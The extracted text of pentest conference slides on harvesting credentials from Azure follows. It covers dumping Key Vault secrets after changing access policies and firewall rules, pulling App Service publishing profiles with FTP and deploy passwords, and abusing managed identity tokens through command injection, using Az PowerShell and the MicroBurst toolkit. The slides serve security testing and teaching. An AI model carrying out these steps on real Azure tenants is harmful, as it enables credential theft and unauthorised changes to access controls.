



EXTRACTING ALL THE AZURE PASSWORDS

Karl Fosaaen

◆ Karl Fosaaen


- ◆ Pen Tester
- ◆ Cloud Enthusiast
- ◆ Private Pilot
- ◆ Author



◆ <https://github.com/netspi>

◆ <https://blog.netspi.com/>

◆ Twitter - @kfosaaen



- ◆ It's the cloud provider from Microsoft
- ◆ Lots of organizations are moving to it
- ◆ It supports many types of services
 - ◆ Important services that will be covered in the talk:
 - Key Vaults
 - App Services
 - Automation Accounts
 - Storage Accounts
 - Azure Container Registries
 - Azure Kubernetes Services
- ◆ At certain IAM role levels (Contributor and above), passwords are everywhere



- ◆ Azure AD Tenant
 - ◆ The core of Identity (RBAC / IAM) in Azure
 - ◆ Security Principals
 - Users / Guest Users
 - AD Synced versus Azure Managed
 - Managed Identities
 - System Assigned
 - User Assigned
 - Service Principals
 - Application Accounts
 - ◆ Security Principals are assigned Roles



◆ Subscription Level




- ◆ Owner
- ◆ Contributor
- ◆ Reader

◆ Special/Custom Roles

- ◆ Multi-Level
- ◆ Service Specific
- ◆ Application Specific

◆ Application of Roles


- ◆ Management Group / Child Management Group / Subscription / Resource Group / Resource

		Role			
		Reader	Resource-specific or custom role	Contributor	Owner
Scope	 Subscription	Observers	Users managing resources		Admins
	 Resource group				
	 Resource	Automated processes			

- ◆ Assume that we have Contributor for this presentation
 - ◆ “But that’s basically admin on the subscription”
 - Most developers and engineers will have this role
- ◆ Other roles can access platform stored credentials
 - ◆ Website Contributor
 - ◆ Log Analytics Contributor
 - ◆ Storage Account Contributor
 - ◆ Key Vault Contributor
 - ◆ Azure Kubernetes Service Cluster Admin Role



- ◆ How do we manually access individual credentials?
 - ◆ Via the Portal, CLI, PowerShell, etc.
 - ◆ Easy for one-off collection
 - ◆ Fine if you only have Portal/CLI Access



👁 Show keys ⌚ Set rotation reminder ↻ Refresh

Access keys authenticate your applications' requests to this storage account. Keep your keys in a secure location like Azure Key Vault, and replace them often with new keys. The two keys allow you to replace one while still using the other.

Remember to update the keys with any Azure resources and apps that use this storage account. [Learn more](#) ↗

Storage account name
notpayloads 📄

key1

↻ Rotate key

Key
.....

- ◆ How do we access all the credentials?
 - ◆ With Get-AzPasswords
 - Wraps the Az PowerShell functions to automate collection
 - ◆ Passively gathers from configurations
 - ◆ Actively gathers from some services
 - Automation Accounts
 - Key Vaults
 - Azure Kubernetes Services

- ◆ MicroBurst is a toolset for attacking Azure
 - ◆ GitHub - <https://github.com/NetSPI/MicroBurst>
 - ◆ Automates many of the enumeration and attack processes






KEY VAULTS

- ◆ What does this service do?
 - ◆ It stores credentials
- ◆ Where are the passwords?
 - ◆ Stored in Vaults in the following categories:
 - Keys
 - Secrets
 - Certs



◆ Dumping Passwords from this Service Manually



PasswordStore | Secrets ...
Key vault

Search (Ctrl+/)

Events


Settings

- Keys
- Secrets
- Certificates
- Access policies
- Networking

+ Generate/Import Refresh Restore Backup

Soft Delete will be automatically enabled on this key vault after September 30, 2021. Click here to learn more. →

Name	Type	Status
SuperSecretPassword	Password	✓ Enabled



Secret

Content type (optional)

Password


Show Secret Value

Secret value

.....

- ◆ Access policies restrict access to vaults
 - ◆ Vault-level access policies (by default) are not inherited from Azure RBAC
 - They can use Azure RBAC
 - Conveniently, Contributors can change the policies

- ◆ Access can also be restricted by source IP/network
 - ◆ These rules can also be changed
 - Not recommended...




Firewalls and virtual networks Private endpoint connections

Save Discard Refresh

Allow access from:

All networks Private endpoint and selected networks

i Configure network access control for your key vault. [Learn more](#)



Add access policy ...

Add access policy

Configure from template (optional) Key, Secret, & Certificate Management

Key permissions 9 selected

Secret permissions 7 selected

Certificate permissions 15 selected

Select principal * None selected

Authorized application ⓘ None selected

Add

- ◆ Dumping Passwords from this Service with Az PowerShell
 - ◆ Get the Vaults - `Get-AzKeyVault`
 - ◆ For each Vault
 - Check the current Access Policy
 - If needed, modify to allow your user
 - Extract each Key and Secret
 - `Get-AzKeyVaultKey`
 - `Get-AzKeyVaultSecret`
 - Return the Access Policy to its original State





APP SERVICES

- ◆ What does this service do?
 - ◆ It hosts web applications and APIs (Functions)
- ◆ Where are the passwords?
 - ◆ Configurations
 - ◆ Connection Strings
 - ◆ Hardcoded Application Configs (in code/app files)
 - ◆ Function App files
 - ◆ App Services Configuration Service

Azure App Service



Web Apps



Mobile Apps




API Apps



Logic Apps


◆ Dumping Passwords from this Service Manually



```
netspi.PublishSettings x
1 <publishData><publishProfile profileName="netspi - Web Deploy" publishMethod="MSDeploy"
publishUrl="netspi.scm.azurewebsites.net:443" msdeploySite="netspi" userName="$netspi" userPWD="[REDACTED]"
destinationAppUrl="http://netspi.azurewebsites.net" SQLServerDBConnectionString="" MySQLDBConnectionString=""
hostingProviderForumLink="" controlPanelLink="http://windows.azure.com" webSystem="WebSites"><databases
/></publishProfile><publishProfile profileName="netspi - FTP" publishMethod="FTP"
publishUrl="ftp://waws-prod-dml-055.ftp.azurewebsites.windows.net/site/wwwroot" ftpPassiveMode="True" userName="netspi\$netspi"
userPWD="[REDACTED]" destinationAppUrl="http://netspi.azurewebsites.net" SQLServerDBConnectionString=""
MySQLDBConnectionString="" hostingProviderForumLink="" controlPanelLink="http://windows.azure.com"
webSystem="WebSites"><databases /></publishProfile><publishProfile profileName="netspi - Zip Deploy" publishMethod="ZipDeploy"
publishUrl="netspi.scm.azurewebsites.net:443" userName="$netspi" userPWD="[REDACTED]"
destinationAppUrl="http://netspi.azurewebsites.net" SQLServerDBConnectionString="" MySQLDBConnectionString=""
hostingProviderForumLink="" controlPanelLink="http://windows.azure.com" webSystem="WebSites"><databases
/></publishProfile><publishProfile profileName="netspi - ReadOnly - FTP" publishMethod="FTP"
publishUrl="ftp://waws-prod-dml-055dr.ftp.azurewebsites.windows.net/site/wwwroot" ftpPassiveMode="True" userName="netspi\$netspi"
userPWD="[REDACTED]" destinationAppUrl="http://netspi.azurewebsites.net" SQLServerDBConnectionString=""
MySQLDBConnectionString="" hostingProviderForumLink="" controlPanelLink="http://windows.azure.com"
webSystem="WebSites"><databases /></publishProfile></publishData>
2
```

◆ Dumping Passwords from this Service Manually

- ◆ What do we get?
 - FTP Credentials
 - Web Management Credentials
 - Connection Strings



netspi.scm.azurewebsites.net/basicauth


Sign in

https://netspi.scm.azurewebsites.net

Username

Password

Sign in Cancel



netspi.scm.azurewebsites.net

Kudu Environment Debug console Process explorer Tools Site extensions

Environment

Build	94.30524.5227.0 (0d97b2377b)
Azure App Service	94.0.7.89
Site up time	00:00:00:01
Site folder	D:\home
Temp folder	D:\local\Temp\

REST API (works best when using a JSON viewer extension)

- [App Settings](#)
- [Deployments](#)
- [Source control info](#)
- [Files](#)
- [Log streaming \(use curl, not browser!\)](#)
- [Processes and mini-dumps](#)
- [Runtime versions](#)
- [Site Extensions: installed | feed](#)
- [Web hooks](#)
- [WebJobs: all | triggered | continuous](#)
- [Functions: list | host config](#)


More information about Kudu can be found on the [wiki](#).




- ◆ Abusing App Services Managed IDs to Access Key Vaults
- ◆ General Concept
 - ◆ Get a managed identity token from the web application
 - Command Injection or Contributor on the App
 - ◆ Use the token with the REST APIs to collect Key Vault contents
 - Use MicroBurst to Automate the process:
 - Get-AzKeyVaultKeysREST
 - Get-AzKeyVaultSecretsREST

- ◆ Dumping Passwords from this Service with Az PowerShell
 - ◆ Get the App Services Apps
 - `Get-AzWebApp`
 - ◆ For each app, get the Publishing Profile
 - `Get-AzWebAppPublishingProfile`
 - ◆ Parse the profiles for credentials



